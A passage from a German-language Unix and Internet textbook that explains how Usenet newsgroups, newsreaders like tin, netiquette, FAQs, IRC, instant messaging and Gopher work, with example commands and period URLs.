Das funktioniert und kann so reizvoll werden, dass ein Teilnehmer zumindest vorübergehend zum Fortschritt der Menschheit nichts mehr beiträgt, sondern nur noch liest (*No Netnews before lunch*, dann ist wenigstens der Vormittag gerettet.)[19].

Woher bezieht mein News-Server seine Nachrichten, seinen Feed? Wie kommt mein Leserbrief nach Australien? Eine zentrale Redaktion oder Sammelstelle gibt es nicht. Von dem lokalen Computer, auf dem der Newsreader oder -client läuft, wandert der Leserbrief zunächst zum zugehörigen News-Server. Dort kann er von weiteren Kunden dieses Servers sofort abgeholt werden. Von Zeit zu Zeit nimmt der News-Server Verbindung mit einigen benachbarten News-Servern auf und tauscht neue Artikel in beiden Richtungen aus. Da jeder News-Server Verbindungen zu wieder anderen hat, verbreitet sich ein Artikel innerhalb weniger Tage im ganzen Usenet. Das Verfahren wird dadurch beschleunigt, dass es so etwas wie übergeordnete Server gibt, die viele Server versorgen. Hat ein Artikel einen solchen übergordneten Server erreicht, verseucht er mit einem Schlag ein großes Gebiet. Eine Maximaldauer vom Abschicken bis zum Erreichen eines bestimmten Servers läßt sich nicht angeben, sie liegt zwischen Sekunden und Tagen. Das Zurückholen von Beiträgen ist nur beschränkt möglich und vollzieht sich auf demselben Weg, indem man einen Beitrag auf die Reise schickt, der eine Anweisung zum Löschen des ersten enthält. Wieviele Leser den verunglückten Beitrag schon gelesen haben und entsprechend antworten, ist unvorhersehbar. Also erst denken, dann posten.

1.11.2 Newsgruppen

Die Netnews sind umfangreich, sie sind daher wie eine herkömmliche Zeitung in Rubriken untergliedert, die **Newsgruppen** heißen. Im Bild von der Kneipe sind das die Tische. Bezeichnungen wie Area, Arena, Board, Brett, Echo, Forum, Konferenz, Round Table, Rubrik, Special Interest Group meinen zwar etwas Ähnliches wie die Newsgruppen, gehören aber nicht ins Internet. Der News-Server der Universität Karlsruhe hält eine Auswahl von rund 20.000 Gruppen bereit, die größten Server sollen an die 100.000 Gruppen führen. Die Gruppen sind hierarchisch aufgeteilt:

- mainstream-Gruppen (die Big Eight), überall vorrätig:
  - `comp`. Computer Science, Informatik für Beruf und Hobby

[19] In den VDI-Nachrichten vom 18. September 1998 ist in einem Aufsatz zum Internet von einem amerikanischen Studenten die Rede, der als vermißt galt, aber dann doch in einem Computerlabor seiner Universität aufgefunden wurde, wo er sieben Tage nonstop online gewesen war. So weit sollte man es nicht kommen lassen.

  - `humanities`. Humanities, Geisteswissenschaften
  - `misc`. Miscellaneous, Vermischtes
  - `news`. Themen zu den Netnews selbst
  - `rec`. Recreation, Erholung, Freizeit, Hobbies
  - `sci`. Science, Naturwissenschaften
  - `soc`. Society, Politik, Soziologie
  - `talk`. Diskussionen, manchmal end- und fruchtlos
- alternative Gruppen (`alt.`, nicht alle werden überall gehalten)
- deutschsprachige Gruppen (`de.`, `at.`, `ch.`, nur im deutschen Sprachraum)
- lokale Gruppen (z. B. Karlsruher Gruppen `ka.`)

Eine von LEWIS S. EISEN zusammengestellte, lange *Master List of Newsgroup Hierarchies* findet sich unter:

```
http://home.magmacom.com/~leisen/mlnh/mlnhtables.html
http://www.magma.com/~leisen/mlnh/
ftp://ftp.magma.ca/pub/misc/
```

aber auch diese kann nicht alle Newsgruppen enthalten[20] Eine Liste der deutschen Gruppen (`de.`) liegt unter:

```
http://www.dana.de/mod/gruppen.html
```

Viele Newsgruppen haben eine **Charta**, in der kurz beschrieben wird, für welchen Zweck und welche Themen die Newsgruppe eingerichtet wurde. Für die deutschsprachigen Newsgruppen finden sich Übersichten (Gruppenlisten etc.) unter:

```
http://www.dana.de/mod/gruppen.html
http://sunsite.univie.ac.at/Usenet-AT/chartas/
http://www.use-net.ch/Usenet/index_de.html
```

verbunden mit weiteren Informationen über den Dienstweg zum Einrichten oder Löschen von Newsgruppen und dergleichen mehr. In manchen Newsgruppen achten manche Teilnehmer sehr auf die Einhaltung der Themen.

Mit Hilfe des Newsreaders, eines Programmes, abonniert oder subskribiert man einige der Gruppen; alle zu verfolgen, ist unmöglich. Ein Dutzend Gruppen schafft man vielleicht. Für den Anfang sind zu empfehlen:

- `news.announce.newusers`
- `comp.unix.questions`
- `comp.lang.c`
- `de.answers`

[20] Wie oft kommt das Wörtchen *alle* im Internet vor.

- de.newusers
- de.newusers.infos
- de.newusers.questions
- de.comm.internet
- de.comp.os.unix
- de.comp.lang.c
- de.sci.misc

und je nach persönlichen Interessen noch

- ka.uni.studium
- soc.culture.nordic
- de.rec.fahrrad
- rec.music.beatles
- rec.arts.startrek

Die Auswahl läßt sich jederzeit ändern, im Newsreader tin(1) mit den Kommandos y, s und u. Zunehmend sind Newsgruppen auch mit Seiten im World Wide Web vertreten. So hat die Newsgruppe news.newusers.questions die Seiten:

```
http://www.geocities.com/ResearchTriangle/Lab/6882/
http://home.t-online.de/home/Heinrich.Schramm/
                                        nnqlinks.html
```

auf denen Information zur Newsgruppe und zu benachbarten Themen angeboten wird. Die Diskussion findet nach wie vor in den Netnews statt, das WWW ist dafür ungeeignet.

Einige Newsgruppen wie news.newusers.questions werden **moderiert**. Eine Zuschrift an die Gruppe muß eine Prüfung durch Software und/oder Personen – die Moderatoren der Gruppe – passieren, ehe sie veröffentlicht wird. Die Gründe hierzu sind mannigfach:

- Technisch ungeeignete Beiträge wie Binaries sollen von dem Dienst ferngehalten werden, weil sie Probleme bereiten,
- Beiträge, die das Thema der Newsgruppe verfehlen, sollen die Teilnehmer nicht belästigen,
- juristisch bedenkliche Beiträge (Beleidigungen) sollen nicht in die Öffentlichkeit gelangen, zum Schutz aller Beteiligten.

Die Richtlinien für die Moderatoren werden in der jeweiligen Gruppe regelmäßig veröffentlicht. Außerdem wird ein abgewiesener Beitrag nicht sang- und klanglos in den Papierkorb geworfen, sondern an den Verfasser zurückgeschickt, unter Umständen sogar mit Kommentar. Das Verfahren ist völlig offengelegt, damit es nicht in den Verdacht einer Zensur gerät.

1.11.3 News lesen und schreiben

Zwei Dinge braucht der Leser außer Zeit und Sprachkenntnissen:

- ein Programm zum Lesen und Schreiben, einen Newsreader, wie `tin(1)`, `trn(1)` oder einen news-fähigen WWW-Browser,
- eine Verbindung zu einem nahe gelegenen News-Server wie `news.rz.uni-karlsruhe.de`.

Als **Newsreader** setzen wir `tin(1)` für alphanumerische Terminals und `xn(1)` für X-Window-Systeme ein. Pager wie `more(1)` oder Editoren wie `vi(1)` sind zur Teilnahme an den Netnews ungeeignet, weil die Newsreader über das Lesen und Schreiben hinaus organisatorische Aufgaben erfüllen. Daher soll man auch nur *einen* Newsreader verwenden. Der Newsreader wird auf dem lokalen Computer aufgerufen und stellt eine Verbindung zu seinem Default-News-Server her. Üblicherweise arbeitet man immer mit demselben News-Server zusammen, man kann jedoch vorübergehend die Umgebungsvariable NNTPSERVER auf den Namen eines anderen Servers setzen. `tin(1)` spricht dann diesen an. Da `tin(1)` Buch darüber führt, welche Beiträge man gelesen hat und sich diese Angaben auf den Default-Server beziehen, der andere aber eine abweichende Auswahl von Beiträgen führt, kommt es leicht zu einem Durcheinander. Außerdem verweigern fremde News-Server meist den Zugang, ausprobiert mit `news.univ-lyon1.fr` und `news.uwasa.fi`. Öffentlich zugänglich sollen unter anderen `news.belwue.de`, `news.fu-berlin.de`, `news.uni-stuttgart.de` und `newsserver.rrzn.uni-hannover.de` sein, teilweise nur zum Lesen, nicht zum Posten. Die Konfiguration von `tin(1)` findet man nebst weiteren Angaben im Verzeichnis `$HOME/.tin` wieder.

Nach Aufruf von `tin(1)` erscheint ein Menü der subskribierten Gruppen, man wählt eine aus und sieht dann in einem weiteren Menü die noch nicht gelesenen, neuen Beiträge (Artikel, Postings). Diese bestehen wie eine Email aus Kopfzeilen (Header) und Inhalt (Body). Die meisten Kopfzeilen haben dieselbe Bedeutung wie bei Email, neu hinzu kommt die Zeile mit der jeweiligen Newsgruppe. Einzelheiten in `de-newusers/headerzeilen` oder im RFC 1036 *Standard for Interchange of USENET Messages*. Die interessierenden Beiträge liest man und kann dann verschieden darauf reagieren:

- Man geht zum nächsten Artikel weiter. Der zurückliegende Artikel wird als gelesen markiert und erscheint nicht mehr im Menü. Man kann allerdings alte Artikel, soweit auf dem Server noch vorrätig (Verweilzeit zwei Tage bis vier Wochen), wieder hervorholen.
- Mit `s` (save) wird der Artikel in ein lokales File gespeichert.
- Mit `o` (output) geht der Artikel zum Drucker.
- Man antwortet. Dafür gibt es zwei Wege. Ein **Follow-up** wird an den Artikel bzw. die bereits vorhandenen Antworten angehängt und wird damit veröffentlicht. Man tritt so vor ein ziemlich großes Publikum, unter Nennung seines Namens. Artikel plus Antworten bilden einen **Thread**

oder Faden. Ein **Reply** ist eine Antwort per Email nur an den ursprünglichen Verfasser des Artikels.

Im Regelfall interessiert die Antwort auf einen Artikel alle Leser der Newsgruppe und gehört als Follow-up in diese. Falls die Antwort nur an den Absender des Artikels gehen soll, ist ein Reply per Email der richtige Weg. Soll eine als Follow-up veröffentlichte Antwort den Absender des Artikels schnell und sicher erreichen, darf man ausnahmsweise die Antwort zusätzlich als Email verschicken. Der doppelte Versand soll eine Ausnahme bleiben, um die Informationsflut nicht unnötig zu steigern. Gelegentlich muß man sich auch einmal eine Antwort verkneifen.

Will man selbst einen Artikel schreiben (posten), wählt man in `tin(1)` das Kommando `w` wie write. Man sollte aber erst einmal einige Wochen lesen und die Gebräuche – die **Netikette** – kennenlernen, ehe man das Netz und seine Leser beansprucht. Für Testzwecke stehen zahlreiche `test`-Newsgruppen bereit, die entweder keine oder eine automatische Antwort liefern und niemand belästigen:

- `de.test`,
- `fr.test`,
- `alt.test`,
- `schule.test`,
- `belwue.test`,
- `ka.test`.

Ebenso wie an Mails (siehe Seite 30) läßt sich an Beiträge zu den Netnews eine Signatur anhängen. Das dort Gesagte gilt unverändert auch hier. Die Signatur ist Teil des Bodies, folgt nach dem eigentlichen Inhalt und soll durch eine Zeile abgetrennt sein, die nur zwei Minuszeichen und dann ein Leerzeichen enthält[21]. So der Internet Working Draft *Son-of-1036* von 1994, der im Gegensatz zum RFC 1036 zwar nur eine Diskussionsgrundlage darstellt, aber in vielen Punkten befolgt wird. Dort steht auch, dass die Signatur nicht länger sein soll als vier Zeilen Text von höchstens 75 Zeichen Länge. Beim Quoten oder Zitieren des Beitrages, auf den man antwortet, ist die fremde Signatur zu löschen, wenn es nicht schon der Newsreader tut.

Die bei Email üblichen und im Abschnitt 1.10 *Email* ab Seite 24 beschriebenen Bereicherungen des trockenen Textes durch Grinslinge etc. sind auch in den Netnews beliebt. Ihr Gebrauch richtet sich nach dem allgemeinen Tonfall in der jeweiligen Newsgruppe. In `de.rec.motorrad` geht es lockerer zu als in `de.sci.misc`.

Fortgeschrittene (threaded) Newsreader folgen einem Thread und sogar seinen Verzweigungen, einfache unterscheiden nicht zwischen Artikel und Antwort. Bei einem Follow-up ist zu beachten, ob der ursprüngliche Schreiber sein Posting in mehreren Newsgruppen (**Cross-Posting**) veröffentlicht hat. Die eigene Antwort gehört meist nur in eine. Das gleichzeitige Posten in mehr als drei Newsgruppen ist eine Unsitte.

[21] Manche Programme entfernen Leerzeichen am Ende einer Zeile wieder.

Viele Beiträge sind Fragen nebst Antworten. Sokratische Denkwürdigkeiten sind im Netz so selten wie im wirklichen Leben, das meiste ist Alltag – Dummheit, Arroganz oder böser Wille kommen auch vor. Ein **Lurker** – von englisch *to lurk* = *lauern* – ist ein Teilnehmer, der nur stillschweigend mitliest und nichts beiträgt, nicht gerade vorbildlich, aber ungefährlich. Im Gegensatz dazu ist ein **Regular** ein Teilnehmer, der mindestens seit Gründung der Gruppe dabei ist, fast alles liest, oft schreibt und wesentlich Inhalt und Ton mitbestimmt. Ein **Spoiler** ist ein Artikel, der die Lösung eines Rätsels oder das Ende einer Erzählung oder eines Films vorwegnimmt und so die Spannung verdirbt. Üblicherweise verschlüsselt man die entsprechenden Zeilen mittels ROT13, so dass ein Leser sich entscheiden kann. Eine **Flame** (englisch, wird nicht übersetzt) ist ein Posting oder eine Mail beleidigenden oder stark provozierenden Inhaltes. Ein Flame **Bait** ist ein Köder, auf den harmlose Leser hereinfallen sollen, um einen Flame War anzuheizen, also eine hitzige, unsachliche Diskussion. Ein **Troll** oder Elch ist ein Posting oder der Autor eines solchen, das vorsätzlich dumm oder provozierend ist mit dem Zweck, eine größere Diskussion zum Ergötzen des Urhebers zu entfachen. Als Elch werden auch Schreiber bezeichnet, die nur herumstänkern, ohne die Menschheit voranzubringen. Das Verständnis weiterer, meist newsgruppenspezifischer Termini erwirbt man am einfachsten durch Lesen der Gruppen-FAQ.

Ähnlich wie sich unerwünschte Mail ausfiltern lässt, kann man auch News mit bestimmten Themen (Subjects) oder von bestimmten Absendern automatisch unter den Tisch fallen lassen. Man braucht dazu ein **Killfile**, das `tin(1)` oder `rtin(1)` in `$HOME/.tin` anlegt, wenn man beim Lesen einer Newsgruppe das Kommando `control-k` eingibt. Der Newsreader fragt dann nach ein paar Dingen, und man hat seine Ruhe. Das beim Unter-den-Tisch-Fallen entstehende Geräusch wird mit *PLONK* wiedergegeben; *plonken*[22] ist gleichbedeutend mit killen. Man kann auch umgekehrt bestimmte Themen oder Absender hervorheben lassen. Die man-Seite von `tin(1)` beschreibt die Einzelheiten.

1.11.4 Digests und Archive

In einigen Newsgruppen gibt es **Digests** und **Archive** wie bei Mailing-Listen, siehe Abschnitt 1.10.2 *Mailing-Listen* auf Seite 39. Das hängt immer davon ab, ob sich jemand findet, der die redaktionelle Arbeit macht. Ein Archiv, das *alle* Beiträge zu den Netnews sammelt, gibt es nicht und wäre auch ziemlich aufwendig. Es gibt aber Server, die einen großen Teil der Beiträge zu den stärker verbreiteten Newsgruppen zeitlich begrenzt oder unbegrenzt sammeln:

`http://groups.google.com/`

[22] Nicht zu verwechseln mit *plenken*, dem Einfügen eines überflüssigen und nicht den Richtlinien für Schreibmaschinentext oder Buchsatz entsprechenden Leerzeichens (blank) vor dem Satzendezeichen (Punkt, Fragezeichen, Ausrufezeichen). Beim Zeilenumbruch führt Plenken zu Fehlern. Das Wort scheint nur in deutschen Newsgruppen gebräuchlich zu sein.

```
http://www.altavista.digital.com/
```

Falls man wünscht, dass die eigenen Beiträge nicht archiviert werden, soll man eine Kopfzeile:

```
x-no-archive: yes
```

dem Beitrag hinzufügen, aber ob sich das Archiv daran hält, ist ungewiß. Solche Archive sind nützlich, wenn man Informationen sucht, die in der Vergangenheit in den Netnews veröffentlicht worden sind, ohne Eingang in eine FAQ gefunden zu haben. Andererseits ist es nicht immer lustig, mit seinem dummen Geschwätz von vor drei Jahren konfrontiert zu werden; es ist erschreckend, wieviel da zusammenkommt. Es kommen auch Ungereimtheiten dabei heraus. Eine Suche nach *Wulf Alex* bei `dejanews` ergab, dass ich fleißig in der Newsgruppe `comp.unix.questions` schreibe, was ich nicht abstreite. Aber ich soll auch fast ebenso fleißig bei `alt.support.arthritis` mitwirken. Glücklicherweise bin ich von dieser Krankheit bisher verschont geblieben[23] und habe die Newsgruppe noch nie besucht. Daß ich einen Doppelgänger habe, ist unwahrscheinlich; bisher habe ich im Netz nur einen belgischen Juristen entdeckt, der *fast* so heißt wie ich.

1.11.5 Frequently Asked Questions (FAQ)

Viele Fragen in den Netnews wiederholen sich, die Antworten zwangsläufig auch. Diese **Frequently Asked Questions** (FAQ; Fragen, Antworten, Quellen der Erleuchtung; Foire Aux Questions) werden daher mit den Antworten gruppenweise gesammelt und periodisch in den Netnews veröffentlicht[24]. Außerdem stehen sie auf `rtfm.mit.edu` per FTP zur Verfügung, in Deutschland gespiegelt von `ftp.uni-paderborn.de`. Als erstes wäre *FAQs about FAQs* zu lesen, monatlich veröffentlicht in der Newsgruppe `news.answers` und unter `http://www.faqs.org/faqs/faqs/about-faqs`. Falls Sie gerade eine Frage zur lateinischen Grammatik haben, schauen sie einfach mal bei

```
http://www.compassnet.com/mrex/faq.htm
```

vorbei. Das Studium der FAQs ist dringend anzuraten, man lernt einiges dabei, spart Zeit und schont das Netz. Arbeitet man sich in ein neues Gebiet ein, braucht man eigentlich immer dreierlei: ein Lehrbuch zum Lernen, eine Referenz zum Nachschlagen und die jeweilige FAQ zum Lösen von Problemen.

1.11.6 Netikette

Das Internet ist im Glauben an das Gute oder wenigstens die Vernunft im Menschen aufgebaut. Es gibt kein Gesetzbuch und keinen Gerichtshof, keine Polizei und keinen Zoll, aber es gibt Regeln, sonst wäre dieses Millionendorf

[23] Vielleicht hat `dejanews` prophetische Gaben.

[24] Wie viele Wohltaten des Internet hängt ein FAQ davon ab, dass sich jemand findet und die Arbeit macht.

längst funktionsunfähig. Stellen Sie sich einmal vor, unser politisches Dasein wäre so organisiert. Wo das Internet mit der bürgerlichen Welt in Berührung kommt, gibt es allerdings Gesetze.

Die wichtigste Regel hat in weiser Voraussicht der Rektor der damaligen Universität Königsberg vor langer Zeit niedergeschrieben: *Handle so, dass die Maxime deines Willens jederzeit zugleich als Prinzip einer allgemeinen Gesetzgebung gelten könne.* Das ist sehr allgemein ausgedrückt und daher abstrakt. Weiterhin sind zu beachten:

- das Strafgesetzbuch,
- das Urheberrechtsgesetz,
- Arbeitsverträge, Vereinssatzungen,
- die Verwaltungs-und Benutzungsordnung des Rechenzentrums der Universität Karlsruhe als Beispiel für die Bedingungen eines Providers,
- mehrere Postings aus den Netnews (Netiketten).

Zu den Gesetzen siehe das Kapitel **??** *Computerrecht* auf Seite **??**. Die Service Provider, die dem Endbenutzer den Zugang zum Internet vermitteln, haben in ihren Verträgen meist Klauseln über das Verhalten ihrer Kunden im Netz stehen. Uns vermittelt das Rechenzentrum der Universität Karlsruhe den Zugang zum Netz und hat eine Verwaltungs- und Benutzungsordnung erlassen. Dort heißt es, dass die Mitglieder der Universität (Studenten, Beschäftigte) die Leistungen des Rechenzentrums zur Erfüllung ihrer Dienstaufgaben im Bereich von Forschung, Lehre, Verwaltung und sonstigen Aufgaben der Hochschule in Anspruch nehmen können, nicht aber für private oder geschäftliche Zwecke. Ferner wird darauf hingewiesen, alles zu unterlassen, was den ordnungsgemäßen Betrieb stört oder gegen Gesetze verstößt.

Was die Dienstaufgaben und den ordnungsgemäßen Betrieb anbetrifft, gibt es viele Grenzfälle, über die man mit dem gesunden Menschenverstand urteilen muß, solange die künstliche Intelligenz nichts Besseres anbietet. Wenn ich eine Vorlesung in der passenden Newsgruppe ankündige, gehört das zweifellos zu den Dienstaufgaben, ebenso das Verteilen des zugehörigen Skriptums per Anonymous FTP. Wird aus dem Skriptum ein Buch, das einen größeren Kreis anspricht, kommt ein privates Interesse dazu (Ruhm) und ein geschäftliches (Reichtum). Unterhalte ich mich per Email oder IRC mit einem Kollegen in den USA ueber Politik (außer Hochschulpolitik), ist das eine private Angelegenheit. Ziehe ich mir Bilder der NASA aus dem Weltraum per Anonymous FTP via Dienst-Workstation auf meinen heimischen PC, ist das ebenso privat. Allerdings könnte ich damit vielleicht Studenten an unsere Uni locken. Und schließlich hat die Uni ja auch einen Bildungsauftrag, der über das Fachwissen hinausreicht. Wollte ich das alles streng auseinanderhalten, müßte ich drei Netzzugänge haben, was sowohl meiner angeborenen Sparsamkeit wie dem allgemeinen Netzinteresse (Knappheit an Adressen) zuwiderliefe. Wie ich unser Rechenzentrum kenne, wird es erst einschreiten, wenn ich durch Maßlosigkeit den ordnungsgemäßen Betrieb anhaltend störe.

Der ordnungsgemäße Betrieb hat eine andere empfindliche Stelle. Es waere schön, wenn jeder Student unserer Universität (sofern er möchte) einen

eigenen Account auf einer leistungsfähigen Anlage im Netz haben könnte, sagen wir mit etwa 40 GByte Massenspeicher pro Benutzer und 100 MBit/s-Anschluss. Bei 20.000 Studenten ergäbe das eine Plattenfarm mit 800 Tera-Byte und gewissen Backup-Problemen. Rechnet man 0,1 W elektrische Leistung pro Gigabyte, würde die Plattenfarm 80 kW verbraten, rund um die Uhr.

Ein erfahrener Teilnehmer der Netnews zeichnet sich durch stets sachliche und höfliche Beiträge aus und toleriert geringfügige Fehler anderer. Nobody is perfect. Weiterhin bekennt er sich zu seinen Beiträgen, indem er sie nicht anonym, sondern unter seinem wirklichen Namen veröffentlicht. Das ist eine Frage der Haltung, nicht nur des Verhaltens. Es gibt Ausnahmesituationen, in denen persönliche Umstände fordern, anonym zu bleiben. Dann soll man es aber richtig machen und einen Remailer benutzen. Der RFC 1855 *Netiquette Guidelines* alias FYI 28 legt mehr Wert auf eine sinnvolle, Namen und Anschrift des Absenders enthaltende Signatur als auf den automatisch gesetzten Absender in den Kopfzeilen, denn am Text (Body) einer Mail oder eines Postings vergreifen sich die Programme so gut wie nie, an den Kopfzeilen gelegentlich. Dem RFC 1855 folgend werden in den amerikanischen Netiketten von ARLENE H. RINALDI, BRAD TEMPLETON oder CHUQ VON ROSPACH die Kopfzeilen als eine rein technische Angelegenheit betrachtet und mehr Wert auf die Signatur gelegt. Die Netikette im deutschen Usenet erwartet, dass man seinen wirklichen Namen angibt und kein Pseudonym. Es wird nicht verlangt, dass der Name in bestimmten Kopfzeilen auftaucht oder dass man seinen Vornamen ausschreibt. Gegenteilige Behauptungen scheinen die Eigenheit einiger deutscher Newsgruppen zu sein. Im übrigen ist es – zumindest für `root` – einfach, sich einen falschen, jedoch echt aussehenden Namen zuzulegen. Lesen Sie die Empfehlungen unter:

```
http://www.chemie.fu-berlin.de/outerspace/netnews/
http://www.boku.ac.at/news/newsd2.html
http://www.use-net.ch/Usenet/index_de.html
```

In Newsgruppen wie `news.newusers.questions` oder `news.answers` finden sich regelmässig wiederholte Zusammenfassungen der Netikette. Einige davon sind:

- ARLENE H. RINALDI: The Net, User Guidelines and Netiquette,
- CHUQ VON ROSPACH: A Primer on How to Work With the Usenet Community,
- MARK MORAES: Hints on Writing Style for Usenet,
- ALIZA R. PANITZ: How to find the right place to post,
- BRAD TEMPLETON: Emily-Postnews, auf deutsch: Fragen Sie Frau Brettschreiber,
- MARK HORTON: Posting-Rules,
- ANDREAS M. KIRCHWITZ: Die Netiquette,
- HUBERT PARTL: Netiquette – für die Menschen im Usenet.

Speziell für Schulen wird ein Hinweis monatlich in der Newsgruppe `schule.allgemein` veröffentlicht. Das Netz – wenn es um Inhalte geht – sind nicht die Computer, sondern ihre Benutzer.

Merke: Email wendet sich an einen oder wenige, bestimmte Empfänger. Mailing-Listen wenden sich je nach Größe und Konfiguration an eine mehr oder weniger bestimmbare Öffentlichkeit. Netnews wenden sich an eine große, unbestimmbare Öffentlichkeit. Es ist peinlich, wenn eine intime Mail in eine Newsgruppe rutscht, was bei der um sich greifenden Klickeritis leicht passiert.

1.12 Netzgeschwätz (IRC), Instant Messaging (IM)

Früher trieben die Leute, die Muße hatten, Konversation. Heute treiben die Leute, die einen Internet-Anschluss haben, Kommunikation. Eine Form davon, die der Konversation nahe steht, ist das **Netzgeschwätz** oder der globale Dorftratsch mittels `irc(1)` (Internet Relay Chat) nach RFC 1459, kurz Chatten genannt. Man braucht:

- einen IRC-Server im Internet (wie `irc.rz.uni-karlsruhe.de` oder `irc.fu-berlin.de`),
- einen IRC-Client auf dem eigenen System (bei uns `/usr/local/bin/irc`).

Die IRC-Server sind nicht untereinander verbunden, sie führen nicht alle dieselbe Auswahl an Gesprächspartnern. Nach Aufruf des Kommandos `irc(1)` erscheint ein Bildschirm, in dessen unterster Zeile man IRC-Kommandos ähnlich wie bei FTP eingeben kann, beispielsweise `/list`. Auf dem Schirm werden dann rund 1000 Gesprächskreise, sogenannte **Channels**, aufgelistet. Wer einen Channel erzeugt, ist zunächst einmal sein Operator mit gewissen Vorrechten und Verpflichtungen, er kann hinzukommende Chaoten wieder hinauswerfen. Mittels `/join channel-name` schließt man sich einem Kreis an – unter Nennung seines Realnamens oder häufiger eines eindeutigen Nicknamens oder Handles – und je nachdem, ob die Teilnehmer ruhen oder munter sind, scrollt die Diskussion langsamer oder schneller über den Schirm. Die IRC-Kommandos beginnen mit einem Schrägstrich, alle sonstigen Eingaben werden als Beitrag zur Runde verarbeitet. Hat man genug, tippt man `/quit`. Wie die Netnews setzt auch diese Form der Kommunikation Disziplin der Teilnehmer voraus; es ist ratsam, sich vorher etwas zu informieren und anfangs zurückhaltend aufzutreten. Man muß das mal erlebt haben. Manche Hochschulen haben ihren IRC-Server jedoch abgeschaltet, weil er für die Forschung und Lehre nicht unbedingt notwendig und ein bevorzugtes Ziel von Angriffen ist.

Unsere persönliche Haltung zum Netzgeschwätz ist noch unentschieden. Im Internet geht zwar die Sonne nicht unter, aber der Tag hat auch nur vierundzwanzig Stunden. Da unsere Zeit kaum reicht, Email und Netnews zu bewältigen, halten wir uns zurück.

Eine Weiterentwicklung des IRC, allerdings noch nicht mit dem Status eines Internet-Dienstes, ist **Instant Messaging**. Der RFC 2779 von 2000 beschreibt die Anforderungen an ein Protokoll für diesen Dienst (Instant Messaging and Presence Protocol, IMPP). Verwirklicht sind bisher nur untereinander inkompatible, proprietäre Formen des Dienstes, vor allem durch AOL und Microsoft. Hauptnutzer sollen Firmen werden, deren Mitarbeiter auf mehrere Standorte verteilt sind und häufig ohne Verzögerung miteinander kommunizieren müssen. Der Dienst besteht aus zwei Teilen:

- Erreichbarkeitsinformationen (presence information),
- sofortiger Versand von Informationen zwischen Benutzern (instant messages).

Jeder Teilnehmer führt eine eigene *Buddy List* mit den Anschriften seiner wichtigsten Kommunikationspartner. Der Dienst informiert den Teilnehmer laufend, welcher seiner Partner online ist[25]. Mit einem solchen Partner lassen sich dann Informationen aller Art praktisch im unverzögerten Dialog austauschen. Der Vorteil gegenüber Email liegt darin, dass ich über den Empfang meiner Daten sofort im klaren bin. Im Vergleich zum Telefon können Daten aller Art übertragen und im Computer weiterverarbeitet werden. Der Dienst ist infolge der Beteiligung zentraler Instanzen geordneter und sicherer als der IRC, was für eine professionelle Nutzung unerläßlich ist.

1.13 Gopher, WAIS

Nun zu den Gophern, der nächsten Stufe der Intelligenz und Bequemlichkeit. Ein **Gopher** ist mancherlei:

- eine Nadelbaumart, aus deren Holz Noah seine Arche gebaut hat (Genesis 6,14), vielleicht eine Zypresse,
- ein Vertreter des Tierreichs, Unterrreich Metazoa, Unterabteilung Bilateria, Reihe Deuterostomia, Stamm Chordata, Unterstamm Vertebrata, Klasse Mammalia, Unterklasse Placentalia, Ordnung Rodentia, Unterordnung Sciuromorpha, Überfamilie Geomyoidea, Familie Geomyidae, Gattung Geomys, zu deutsch eine Taschenratte, kleiner als unser Hamster, in Nord- und Mittelamerika verbreitet. Frißt Wurzeln (System-Manager Vorsicht!),
- ein menschlicher Einwohner des Staates Minnesota (Gopher State),
- ein Informationsdienst im Internet, der an der Universität von Minnesota entwickelt wurde.

[25] Da geht es schon los mit den Zweifeln: Meine Workstation läuft durch, zumindest während der Arbeitszeit bin ich ständig eingeloggt, aber ich sitze nicht dauernd vor dem Bildschirm. Vermutlich schreibe ich mir einen Stellvertreter-Dämon in der Art von *Eliza*.

Ein Gopher-Server im Internet hilft bei der Suche nach beliebigen Informationen. Auf dem eigenen Computer läuft ein Gopher-Client-Prozess, der sich mit seinem Gopher-Server verständigt. Der Benutzer wird über Menüs geführt. Die Gopher-Server sind intelligent; weiß einer nicht weiter, fragt er seinen Nachbarn – wie in der Schule. Der Benutzer merkt davon nichts. Hat man die gesuchte Information gefunden, beschafft der Gopher auch noch die Files, ohne dass der Benutzer sich mit Kermit, Mail oder FTP auseinanderzusetzen braucht. So wünscht man sich's. Hier die ersten beiden Bildschirme einer Gopher-Sitzung:

```
Internet Gopher Information Client 2.0 pl7
   Rechenzentrum Uni Karlsruhe - Gopher

 1. Willkommen
 2. Anleitung/
 3. Universitaetsverwaltung/
 4. Zentrale Einrichtungen/
 5. Fakultaeten/
  .
 9. Sonstiges/
10. Mensaplan/
```

Wählen wir Punkt *9. Sonstiges* aus, gelangen wir in folgendes Menü:

```
Internet Gopher Information Client 2.0 pl7

             Sonstiges

 1. Wissenschaftsfoerderung (Gopher-Giessen)/
 2. Deutsche Kfz.-Kennzeichen (Gopher-Aachen).
 3. Deutsche Bankleitzahlen
                      (Gopher-ZIB, Berlin)<?>
 4. Deutsche Postleitzahlen (Gopher-Muenchen)/
 5. Postgebuehren (Gopher-ZIB, Berlin).
 6. Telefonvorwahlnummern (Gopher-Aachen)<?>
 7. Weather Images/Meteosat (Gopher-Hohenheim)/
```

Wie man sieht, holt sich der Karlsruher Gopher die Postleitzahlen von seinem Kollegen in München, ohne dass der Benutzer davon etwas zu wissen braucht.

Gopher-Clients für alle gängigen Computertypen liegen frei im Netz herum. Wir haben unseren Client für HP-UX bei `gopher.Germany.EU.net` geholt, UNIX-üblich als Quelle mit Makefile. Der Aufruf:

```
gopher gopher.ask.uni-karlsruhe.de
```

verbindet mit einem Gopher-Server der Universität Karlsruhe; gibt man keinen Namen an, erreicht man seinen Default-Gopher. Der Rest sind Menüs, die sich nach Art der verfügbaren Information unterscheiden. Ende mit `q` für quit. Der Gopher-Dienst ist inzwischen vom WWW stark zurückgedrängt worden, eigentlich schon so gut wie tot.

Veronica ist ein Zusatz zum Gopher-Dienst, der Suchbegriffe auswertet. Eine Veronica-Suche erstreckt sich über eine Vielzahl von Gopher-Servern und liefert bei Erfolg Gopher-Einträge (Menüpunkte), die wie gewohnt angesprochen werden. Der Vorteil liegt darin, dass man sich nicht von Hand durch die Menüs zu arbeiten braucht. Der Veronica-Dienst wird von einigen Gopher-Servern angeboten, erfordert also keinen lokalen Veronica-Client oder ein Veronica-Kommando. Probieren Sie die folgende Gopher-Sitzung aus:

- mittels `gopher gopher.rrz.uni-koeln.de` mit dem Gopher-Server der Universität Köln verbinden,
- Punkt `2. Informationssuche mit Veronica /` wählen,
- Punkt `2. Weltweite Titelsuche (mit Veronica)` wählen,
- Suchbegriff `veronica` eingeben,
- Ergebnis: 12 Seiten zu je 18 Einträgen (Files) zum Thema Veronica,
